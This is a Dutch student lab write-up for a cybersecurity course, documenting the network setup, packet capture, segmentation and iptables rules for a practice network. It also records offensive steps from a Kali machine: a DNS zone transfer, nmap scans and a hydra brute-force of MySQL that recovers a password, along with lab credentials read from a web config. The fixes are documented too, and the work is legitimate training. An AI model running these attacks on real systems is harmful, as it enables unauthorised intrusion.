
Cybersecurity Advanced documentatie

Inhoudstafel:

Netwerk



Labo 1: DNS, Wireshark

Internet verbinding

Op de `companyrouter` machine moet je de volgende commando's uitvoeren om de internetverbinding te configureren:

```
sudo ip route add default via 192.168.100.254 dev eth0 proto static metric 100
sudo ip route add 192.168.100.0/24 dev eth0 proto kernel scope link src
192.168.100.253 metric 100
```

Op de `web` machine moet je apache aanzetten:

```
sudo systemctl enable httpd
sudo systemctl start httpd
sudo setsebool -P httpd_can_network_connect 1
```

Recap Wireshark

1. **Welke lagen van het OSI-model zijn vastgelegd in dit capturebestand?**
2. **Bekijk de gesprekken. Wat valt je op?**
    - Er wordt een ping uitgevoerd, maar het adres wordt niet meteen gevonden. Er worden dus ARP requests verstuurd.
3. **Kijk eens naar de protocolhiërarchie. Wat zijn de meest "interessante" protocollen die hier staan?**
    - ICMP
    - ARP
    - SSH
4. **Kun je een SSH sessie zien die tot stand is gebracht tussen 2 machines? Maak een lijst van de 2 machines. Wie was de SSH server en wie was de client? Welke poorten werden gebruikt? Zijn deze poorten TCP of UDP?**
    - Client: 172.30.128.10
    - Server: 172.30.42.2
    - Client (source): 22
    - Server (destination): 22
    - TCP
5. **Er werden gegevens in platte tekst overgedragen tussen twee machines. Kun je de gegevens vinden? Kun je afleiden wat hier gebeurde?**
6. **Iemand gebruikte een specifieke manier om een png over te dragen. Is het mogelijk om deze png gemakkelijk te exporteren? Is het mogelijk om andere HTTP-gerelateerde dingen te exporteren?**

- Typ in de filterbalk: `http` je kan zien dat er een png `powerdby.png` is gedownload. Exporteren is niet mogelijk aangezien de website niet werkt.

Capture traffic using the CLI

Install:

```
sudo yum install tcpdump
```

1. **Bekijk de ip-configuraties van de `dc` machine, de `win10` client en de `companyrouter`.**
   - `dc`:
     - IP: `172.30.0.4`
     - Gateway: `172.30.255.254`
   - `win10`:
     - IP: `172.30.10.100`
     - Gateway: `172.30.255.254`
   - `companyrouter`:
     - IP (eth0): `192.168.100.253`
     - IP (eth1): `172.30.255.254`
2. **Welke interface op de `companyrouter` gebruik je om verkeer van de `dc` naar het internet op te vangen?**
   - `sudo tcpdump -i eth0`
3. **Welke interface op de `companyrouter` zou je gebruiken om verkeer van `dc` naar `win10` op te vangen?**
   - `sudo tcpdump -i eth1`
4. **Test dit door te pingen van `win10` naar de `companyrouter` en van `win10` naar de `dc`. Kun je alle pings zien in `tcpdump` op de `companyrouter`?**
   - `win10` naar `companyrouter`:
     - `ping 172.30.255.254`
   - `win10` naar `dc`:
     - `ping 172.30.0.4`
5. **Zoek een manier om de gegevens vast te leggen in een bestand. Kopieer dit bestand van de `companyrouter` naar uw host en controleer of u dit bestand kunt analyseren met wireshark (op uw host).**
   - `sudo tcpdump -i eth0 -w ping_traffic.pcap`
   - `sudo tcpdump -i eth1 -w ping_traffic2.pcap`
   - Dan met FileZila het bestand downloaden naar de host.
6. **SSH van `win10` naar de `companyrouter`. Bij het scannen met tcpdump zul je nu veel SSH-verkeer voorbij zien komen. Hoe kun je tcpdump starten en dit ssh-verkeer eruit filteren?**

    - `sudo tcpdump -i eth0 port not 22`

7. **Start de `web` VM. Zoek een manier om alleen HTTP verkeer op te vangen en alleen van en naar de webserver-machine. Test dit uit door te browsen naar http://www.insecure.cyb vanaf de isprouter-machine met behulp van curl. Dit is een website die beschikbaar zou moeten zijn in de labomgeving. Kun je dit HTTP-verkeer zien? Blader op de `win10` client, kun je hetzelfde HTTP-verkeer zien in tcpdump, waarom is dit het geval?**

    - `sudo tcpdump -i enp0s3 port 80 and host 172.30.0.10`

Understanding the network + Attacker machine red

Part 2

1. **Wat moest je configureren op je `red` machine om te kunnen pingen naar `web`?**

    - Een route toe voegen voor het subnet `172.30.0.0/16` met de gateway `192.168.100.253`:

```
ip route add 172.30.0.0/16 via 192.168.100.253
```

Persistent:

```
/etc/network/interfaces
post-up ip route add 172.30.0.0/16 via 192.168.100.253
```

2. **Wat is de standaard gateway van elke machine?**

```
ip route show
```

```
ipconfig /all
```

- red: `192.168.100.254`
- win10: `172.30.255.254`
- dc: `172.30.255.254`
- web: `172.30.255.254`
- database: `172.30.255.254`
- companyrouter: `192.168.100.254`
- isprouter: `10.0.2.2`

3. **Wat is de DNS-server van elke machine?**

```
cat /etc/resolv.conf
```

```
ipconfig /all
```

- red: `10.0.2.3`
- win10: `172.30.0.4`
- dc: `172.30.0.4`
- web: `172.30.0.4`
- database: `172.30.0.4`
- companyrouter: `192.168.100.254`
- isprouter: `10.0.2.2`

4. **Welke machines hebben een statisch IP en welke gebruiken DHCP?**

- red: `DHCP`
- win10: `DHCP`
- dc: `static`
- web: `static`
- database: `static`
- companyrouter: `static`
- isprouter: `static`

5. **Welke gebruikers zijn er op welke machines?**

```
cat /etc/passwd
```

6. **Wat is het doel (welke processen of pakketten zijn bijvoorbeeld essentieel) van elke machine?**

- win10: `Host`
- dc: `MysSQL` en `mariaDB`
- web: `Apache`
- database: `smss`
- companyrouter: `SSH` en `DHCP`
- isprouter: `static`

7. **Onderzoek of de DNS server van het bedrijfsnetwerk kwetsbaar is voor een DNS Zone Transfer "aanval" zoals hierboven besproken. Wat houdt deze aanval precies in? Probeer, indien mogelijk, de server te configureren om deze aanval te voorkomen. Documenteer deze update: Hoe kun je deze aanval uitvoeren of controleren of de DNS-server kwetsbaar is en hoe kun je dit oplossen? Kun je deze "aanval" zowel op Windows als Linux uitvoeren?**

Het is een proces waarbij een DNS-server een kopie van een deel van zijn database doorgeeft aan een andere DNS-server. Het gedeelte van de database dat wordt gerepliceerd, wordt een zone genoemd. Je doet gewoon alsof je een secundaire bent en vraagt de primaire om een kopie van de zonerecords en het stuurt je ze.

Het kan worden opgelost door alleen zoneoverdrachten vanaf vertrouwde IP-adressen toe te staan.

Attack:

```
┌──(kali㉿kali)-[~]
└─$ dig @172.30.0.4 insecure.cyb axfr

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @172.30.0.4 insecure.cyb axfr
; (1 server found)
;; global options: +cmd
insecure.cyb.           3600    IN      SOA     dc.insecure.cyb.
hostmaster.insecure.cyb. 28 900 600 86400 3600
insecure.cyb.           600     IN      A       172.30.0.4
insecure.cyb.           3600    IN      NS      dc.insecure.cyb.
_msdcs.insecure.cyb.    3600    IN      NS      dc.insecure.cyb.
_gc._tcp.Default-First-Site-Name._sites.insecure.cyb. 600 IN SRV 0 100 3268
dc.insecure.cyb.
_kerberos._tcp.Default-First-Site-Name._sites.insecure.cyb. 600 IN SRV 0 100 88
dc.insecure.cyb.
_ldap._tcp.Default-First-Site-Name._sites.insecure.cyb. 600 IN SRV 0 100 389
dc.insecure.cyb.
_gc._tcp.insecure.cyb.  600     IN      SRV     0 100 3268 dc.insecure.cyb.
_kerberos._tcp.insecure.cyb. 600 IN     SRV     0 100 88 dc.insecure.cyb.
_kpasswd._tcp.insecure.cyb. 600 IN      SRV     0 100 464 dc.insecure.cyb.
_ldap._tcp.insecure.cyb. 600    IN      SRV     0 100 389 dc.insecure.cyb.
_kerberos._udp.insecure.cyb. 600 IN     SRV     0 100 88 dc.insecure.cyb.
_kpasswd._udp.insecure.cyb. 600 IN      SRV     0 100 464 dc.insecure.cyb.
database.insecure.cyb.  3600    IN      A       172.30.0.15
db.insecure.cyb.        3600    IN      A       172.30.0.15
dc.insecure.cyb.        3600    IN      A       172.30.0.4
DomainDnsZones.insecure.cyb. 600 IN     A       172.30.0.4
_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.insecure.cyb. 600 IN SRV
0 100 389 dc.insecure.cyb.
_ldap._tcp.DomainDnsZones.insecure.cyb. 600 IN SRV 0 100 389 dc.insecure.cyb.
flag.insecure.cyb.      3600    IN      TXT     "This TXT record should be
hidden!"
ForestDnsZones.insecure.cyb. 600 IN     A       172.30.0.4
_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.insecure.cyb. 600 IN SRV
0 100 389 dc.insecure.cyb.
_ldap._tcp.ForestDnsZones.insecure.cyb. 600 IN SRV 0 100 389 dc.insecure.cyb.
web.insecure.cyb.       3600    IN      A       172.30.0.10
win10.insecure.cyb.     1200    IN      A       172.30.10.100
www.insecure.cyb.       3600    IN      A       172.30.0.10
insecure.cyb.           3600    IN      SOA     dc.insecure.cyb.
hostmaster.insecure.cyb. 28 900 600 86400 3600
;; Query time: 0 msec
;; SERVER: 172.30.0.4#53(172.30.0.4) (TCP)
;; WHEN: Sat Jan 06 11:51:44 EST 2024
;; XFR size: 27 records (messages 1, bytes 1263)
```

Fix:

Zet op `dc` een policy op zodat enkel IPs uit het subnet een zone transfer kunnen maken:

```
Add-DnsServerClientSubnet -Name "AllowedSubnet" -IPv4Subnet 172.30.0.0/16 -
PassThru
Add-DnsServerZoneTransferPolicy -Name "IgnorePolicy" -Action IGNORE -ClientSubnet
"ne,AllowedSubnet" -PassThru | Format-List *
```

Afzetten

```
Remove-DnsServerZoneTransferPolicy -Name "IgnorePolicy" -PassThru -Force
```

Lukt nu niet meer:

```
┌──(kali㉿kali)-[~]
└─$ dig @172.30.0.4 insecure.cyb axfr
;; communications error to 172.30.0.4#53: timed out
;; communications error to 172.30.0.4#53: timed out
```

Labo 2: Network Segmentation, Firewall

Attacker virtual machine `red`

Gebruik je documentatie uit lab 1 en configureer de `red` machine zodanig dat deze machine **ALLE** andere apparaten van de omgeving kan pingen als dat nog niet het geval was (vergelijkbare vragen uit lab 1).

1. **Welke routes moet je toevoegen?**
    - Een route toe voegen voor het subnet 172.30.0.0/16 met de gateway 192.168.100.253:

```
sudo ip route add 172.30.0.0/16 via 192.168.100.253
```

2. **Wat is de standaard gateway?**
    - De companyrouter: `192.168.100.254`
3. **Heeft je `red` internet? Indien niet, is het mogelijk? Waarom niet OF hoe?**
    - Ja, vanwege het host-only netwerk tussen `companyrouter` en `red`, biedt de router een NAT-netwerk voor elke host via zijn nftables.

The insecure "fake internet" host only network

Voer vanaf je `red` machine de volgende red team aanvallen uit. Zorg ervoor dat je documentatie verbetert voor alle "insecure" dingen die je opmerkt.

1. **Gebruik een webbrowser om te browsen naar http://www.insecure.cyb**

- DNS server veranderen naar de DC: `172.30.0.4`

```
sudo nano /etc/resolv.conf
```

- De website is insecure omdat het geen SSL gebruikt. Het is HTTP en geen HTTPS.

2. **Gebruik een webbrowser om te surfen naar http://www.insecure.cyb/cmd en test deze onveilige applicatie.**
    - Alles staat in plaintext, dus het is onveilig.
3. **Voer een standaard nmap scan uit op alle machines.**

- companyrouter

```
└─$ nmap 192.168.100.253

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:18 EST
Nmap scan report for 192.168.100.253
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

- isprouter

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.100.254

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:20 EST
Nmap scan report for 192.168.100.254
Host is up (0.0014s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

- web

```
┌──(kali㉿kali)-[~]
└─$ nmap 172.30.0.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:23 EST
```

```
Nmap scan report for 172.30.0.10
Host is up (0.00061s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
8000/tcp open  http-alt
```

- dc

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 172.30.0.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:26 EST
Nmap scan report for 172.30.0.4
Host is up (0.0022s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds
```

- win10

```
┌──(kali㉿kali)-[~]
└─$ nmap 172.30.10.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:29 EST
Nmap scan report for 172.30.10.100
Host is up (0.0017s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

- red

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.100.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:27 EST
Nmap scan report for 192.168.100.102
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.100.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

- Database

```
──(kali㉿kali)-[~]
└─$ nmap 172.30.0.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-06 12:23 EST
Nmap scan report for 172.30.0.15
Host is up (0.00076s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

4. **Maak een opsomming van de meest interessante poorten (die u in de vorige stap hebt gevonden) door een service opsomming scan (banner grab scan) uit te voeren.**

```
└─$ nmap <ip> -sV
```

- **Welke databasesoftware draait op de databasemachine? Welke versie?**
    - MySQL 8.0.32
- **Probeer te zoeken naar een nmap script om de database te brute-force. Een ander (nog eenvoudiger hulpmiddel) heet hydra (https://github.com/vanhauser-thc/thc-hydra). Zoek online naar een goede woordenlijst. Bijvoorbeeld: https://github.com/danielmiessler/SecLists We raden aan om de standaard gebruikersnaam van de databasesoftware te proberen en de databasemachine aan te vallen. Een andere interessante gebruikersnaam die het proberen waard is, is "toor".**

```
┌──(kali㉿kali)-[~]
└─$ curl
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/2020-
200_most_used_passwords.txt -o pass.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1594  100  1594    0     0   5688      0 --:--:-- --:--:-- --:--:--  5713
```

```
──(kali㉿kali)-[~]
└─$ sudo hydra -I -l toor -P pass.txt -u 172.30.0.15 mysql
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-09 05:54:16
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel
connections)
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 197 login tries (l:1/p:197), ~50
tries per task
[DATA] attacking mysql://172.30.0.15:3306/
[3306][mysql] host: 172.30.0.15   login: toor   password: summer
```

- **Welke webserversoftware draait er op het `web`?**
  - Apache httpd 2.4.53
- **Laat het scannen van de DC de naam van het domein zien?**
  - Ja

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
insecure.cyb0., Site: Default-First-Site-Name)
```

- **Probeer de `-sC` optie met nmap op Windows 10. Wat is deze optie?**
  - Het toont open poorten en veel meer informatie, veel informatie over de DNS maar ook de netBios naam van het systeem.

```
nmap -sC 172.30.10.100
```

- **Probeer te SSH-en (met vagrant/vagrant) van `red` naar een andere machine. Is dit mogelijk?**
  - Ja, het is mogelijk om te SSH-en van `red` naar een andere machine.

Network Segmentation

1. **Wat wordt bedoeld met de term "attack vector"?**
    - De manier of methode die een aanvaller gebruikt om toegang te verkrijgen
2. **Wordt er al aan netwerksegmentatie gedaan op het bedrijfsnetwerk?**
    - Neen, doen via `sudo nmtui`
3. **Weet je nog wat een DMZ is? Welke machines zouden zich in deze omgeving in de DMZ bevinden?**
    - Elke service die aan gebruikers op het openbare internet wordt aangeboden, moet in het DMZ-netwerk worden geplaatst. DMZ is er om de hosts met de meeste kwetsbaarheden te beschermen demilitarized zone (DMZ) die het interne netwerk scheidt van de buitenwereld. De machines die zich in deze omgeving in de DMZ bevinden zijn: `web`.
4. **Wat zou een nadeel kunnen zijn van het gebruik van netwerksegmentatie in dit geval?**
    - De communicatie tussen de machines zou moeilijker kunnen worden.

Configureer de omgeving, en in het bijzonder `companyrouter`, om ervoor te zorgen dat de `red` machine **geen interactie meer kan hebben met de meeste systemen**. De enige vereisten die overblijven voor de `red` machine zijn:

1. **Browsen naar http://www.insecure.cyb zou moeten werken. Opmerking: het is toegestaan om handmatig een DNS entry toe te voegen aan de `red` machine om het systeem te vertellen hoe "<www.insecure.cyb>" opgelost moet worden. Denk eraan waarom dit nodig is!**
    - DNS entry toevoegen:

`sudo nano /etc/hosts`

```
172.30.0.10    www.insecure.cyb
```

2. **Alle machines in het bedrijfsnetwerk zouden nog steeds internettoegang moeten hebben.**

Update de DHCP instellingen op companyrouter in `/etc/dhcp/dhcpd.conf` naar gelang de netwerksegmentatie en restart de `dhcpd` service.
De leases staan in `/var/lib/dhcpd/dhcpd.leases`.

```
subnet 172.30.100.0 netmask 255.255.255.0 {
  range 172.30.100.100 172.30.100.200;
  option routers 172.30.100.254;
}
```

IP-adressen instellen:

```
sudo nmtui
```

Gateway op DC:

```
route -p add 0.0.0.0 mask 0.0.0.0 172.30.0.254
```

Update de DNS A-records op dc met volgende commando's (verwijder oude record en voeg daarna nieuwe toe, doe dit voor elk veranderd IP-adres):

`Get-DnsServerResourceRecord -ZoneName "insecure.cyb"`

```
Remove-DnsServerResourceRecord -ZoneName "insecure.cyb" -Name "db" -RRType "A" -
Force
Add-DnsServerResourceRecordA -ZoneName "insecure.cyb" -Name "db" -IPv4Address
"172.30.0.5"
```

Leg op je companyrouter nu ook routes naar je nieuwe netwerken:

```
ip route add 172.30.0.0/24 dev eth1 proto kernel scope link src 172.30.0.254
metric 101
ip route add 172.30.20.0/24 dev eth2 proto kernel scope link src 172.30.20.254
metric 102
ip route add 172.30.100.0/24 dev eth3 proto kernel scope link src 172.30.100.254
metric 103
```

Op de server web moet je op lijn 20 in het bestand `/var/www/html/index.php` je database IP ook veranderen indien het gewijzigd is na de segmentatie.

Op de ISP-router moet je ook de routes toevoegen naar de nieuwe netwerken:

```
sudo nano /etc/network/interfaces
```

Script:

```
auto eth0
iface eth0 inet static
    address 192.168.100.10
    netmask 255.255.255.0
    gateway 192.168.100.1
    up route add -net 172.30.0.0 netmask 255.255.0.0 gw 192.168.100.253
```

Herstarten:

```
sudo rc-service networking restart
```

Controleren of de routes goed zijn toegevoegd:

```
ip route show
```

3. **Je moet nagaan welke functionaliteit je zou kunnen verliezen door de netwerksegmentatie te implementeren. Maak een lijst en een overzicht van de voor- en nadelen.**
    - Voordelen:
        - Het is veiliger
        - Optimalisatie
    - Nadelen:
        - Moeilijker om te communiceren tussen de machines
        - Complexiteit

Firewall

Configureer de iptables firewall regels met volgende commando's:

```
# Accepteer SSH-verkeer naar 192.168.100.253 op poort 22 via eth0:
sudo iptables -A INPUT -p tcp --dport 22 -d 192.168.100.253 -i eth0 -j ACCEPT
# Accepteer verkeer naar 192.168.100.253 op poort 2222 via eth0:
sudo iptables -A INPUT -p tcp --dport 2222 -d 192.168.100.253 -i eth0 -j ACCEPT
# Accepteer MySQL-verkeer naar 192.168.100.253 op poort 3306 via eth0:
sudo iptables -A INPUT -p tcp --dport 3306 -d 192.168.100.253 -i eth0 -j ACCEPT
# Accepteer verkeer naar 192.168.100.253 op poort 4444 via eth0:
sudo iptables -A INPUT -p tcp --dport 4444 -d 192.168.100.253 -i eth0 -j ACCEPT
# Accepteer al het inkomende verkeer naar 172.30.0.254 via eth1:
sudo iptables -A INPUT -d 172.30.0.254 -i eth1 -j ACCEPT
# Accepteer al het inkomende verkeer naar 172.30.20.254 via eth2:
sudo iptables -A INPUT -d 172.30.20.254 -i eth2 -j ACCEPT
# Accepteer al het inkomende verkeer naar 172.30.100.254 via eth3:
sudo iptables -A INPUT -d 172.30.100.254 -i eth3 -j ACCEPT
# Accepteer MySQL-verkeer op poort 3306:
sudo iptables -A INPUT -p tcp --dport 3306 -j ACCEPT
# Accepteer verkeer op poort 4444:
sudo iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
# Accepteer ESP-verkeer van 192.168.100.103 naar 192.168.100.253 via eth0:
sudo iptables -I INPUT -p esp -d 192.168.100.253 -s 192.168.100.103 -i eth0 -j
ACCEPT
# Accepteer inkomend verkeer dat onderdeel is van een bestaande of gerelateerde
verbinding naar 192.168.100.253 via eth0:
sudo iptables -I INPUT -i eth0 -d 192.168.100.253 -m state --state
ESTABLISHED,RELATED -j ACCEPT
# Stel het standaardbeleid voor inkomend verkeer in op DROP:
```

```
sudo iptables -P INPUT DROP
# Accepteer HTTP-verkeer (poort 80) dat wordt doorgestuurd van eth0 naar eth2:
sudo iptables -A FORWARD -p tcp --dport 80 -i eth0 -o eth2 -j ACCEPT
# Accepteer HTTPS-verkeer (poort 443) dat wordt doorgestuurd van eth0 naar eth2:
sudo iptables -A FORWARD -p tcp --dport 443 -i eth0 -o eth2 -j ACCEPT
# Accepteer al het verkeer dat wordt doorgestuurd van het subnet 10.8.0.0/24:
sudo iptables -A FORWARD -s 10.8.0.0/24 -j ACCEPT
# Accepteer doorstroomverkeer van eth0 naar eth1 dat onderdeel is van een
bestaande of gerelateerde verbinding:
sudo iptables -I FORWARD -i eth0 -o eth1 -m state --state ESTABLISHED,RELATED -j
ACCEPT
# Accepteer doorstroomverkeer van eth0 naar eth2 dat onderdeel is van een
bestaande of gerelateerde verbinding:
sudo iptables -I FORWARD -i eth0 -o eth2 -m state --state ESTABLISHED,RELATED -j
ACCEPT
# Accepteer doorstroomverkeer van eth0 naar eth3 dat onderdeel is van een
bestaande of gerelateerde verbinding:
sudo iptables -I FORWARD -i eth0 -o eth3 -m state --state ESTABLISHED,RELATED -j
ACCEPT
# Accepteer al het doorstroomverkeer dat binnenkomt via eth1:
sudo iptables -I FORWARD -i eth1 -j ACCEPT
# Accepteer al het doorstroomverkeer dat binnenkomt via eth2:
sudo iptables -I FORWARD -i eth2 -j ACCEPT
# Accepteer al het doorstroomverkeer dat binnenkomt via eth3:
sudo iptables -I FORWARD -i eth3 -j ACCEPT
# Stel het standaardbeleid voor doorstroomverkeer in op DROP:
sudo iptables -P FORWARD DROP
# Stel het standaardbeleid voor uitgaand verkeer in op ACCEPT:
sudo iptables -P OUTPUT ACCEPT
```

Sla deze regels op in het bestand `/etc/iptables/rules.v4` met volgend commando:

```
sudo su
sudo iptables-save > /etc/iptables/rules.v4
```

Bekijk de huidige configuratie:

```
cat /etc/iptables/rules.v4
```

Bij het heropstarten van de companyrouter moet je deze regels opnieuw inladen, dit doe je met het volgend commando:

```
sudo iptables-restore < /etc/iptables/rules.v4
```

Open, closed, filtered ports

Eindig met het uitvoeren van een nmap scan naar `web` op poorten 80, 22 en 666. Voor poort 80 zou je "open" moeten zien, wat zie je op poort 22 en 666? Kun je dit resultaat verklaren? Maak je firewall opnieuw insecure en voer de scan opnieuw uit, analyseer de verschillen. We verwachten dat je het verschil tussen **open/closed/filtered** leert kennen!

Firewall aan:

```
└─$ nmap -p 80,22,666 172.30.20.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 09:17 EDT
Nmap scan report for www.insecure.cyb (172.30.20.10)
Host is up (0.0010s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  open     http
666/tcp filtered doom

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

Firewall uit:

```
# Flush alle regels
sudo iptables -F
sudo iptables -X

# Stel de standaard policies in op ACCEPT
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

# Controleer de huidige configuratie
sudo iptables -L -v
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80,22,666 172.30.20.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 09:25 EDT
Nmap scan report for www.insecure.cyb (172.30.20.10)
Host is up (0.00087s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  open   http
666/tcp closed doom

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

- **Open**: De poort is open en er is een service die luistert op die poort.

- **Closed**: De poort is gesloten en er is geen service die luistert op die poort.
- **Filtered**: De poort is gefilterd en er is een firewall die de poort blokkeert.

Labo 3: Walt, Jump Host

Walt has left the building

1. **Controleer welke credentials ze op de website hebben gebruikt om verbinding te maken met de database**
    - `/var/www/html -> index.php`:

```
[vagrant@web ~]$ cat /var/www/html/index.php
```

```
// Define your database credentials
    $servername = "172.30.0.5";
    $username = "sammy";
    $password = "FLAG-741852";
    $database = "users";
```

2. **De webserver fungeert ook als een reverse proxy voor een andere (java-applicatie). De app kan worden bekeken door te browsen naar www.insecure.cyb/cmd. De java-applicatie is geconfigureerd met een systemd service. TODO: controleer deze configuratie en hoe deze correct is geconfigureerd.**
    - `/etc/systemd/system`:

```
[vagrant@web ~]$ cd /etc/systemd/system
[vagrant@web system]$ ls
basic.target.wants                          default.target          multi-
user.target.wants      remote-fs.target.wants
ctrl-alt-del.target                         getty.target.wants      network-
online.target.wants  sockets.target.wants
dbus-org.freedesktop.nm-dispatcher.service  graphical.target.wants
nginx.service.d              sysinit.target.wants
dbus.service                                insecurewebapp.service  php-
fpm.service.d            timers.target.wants
[vagrant@web system]$ cat insecurewebapp.service
[Unit]
Description = start script for insecurewebapp

[Service]
SyslogIdentifier=insecurewebapp
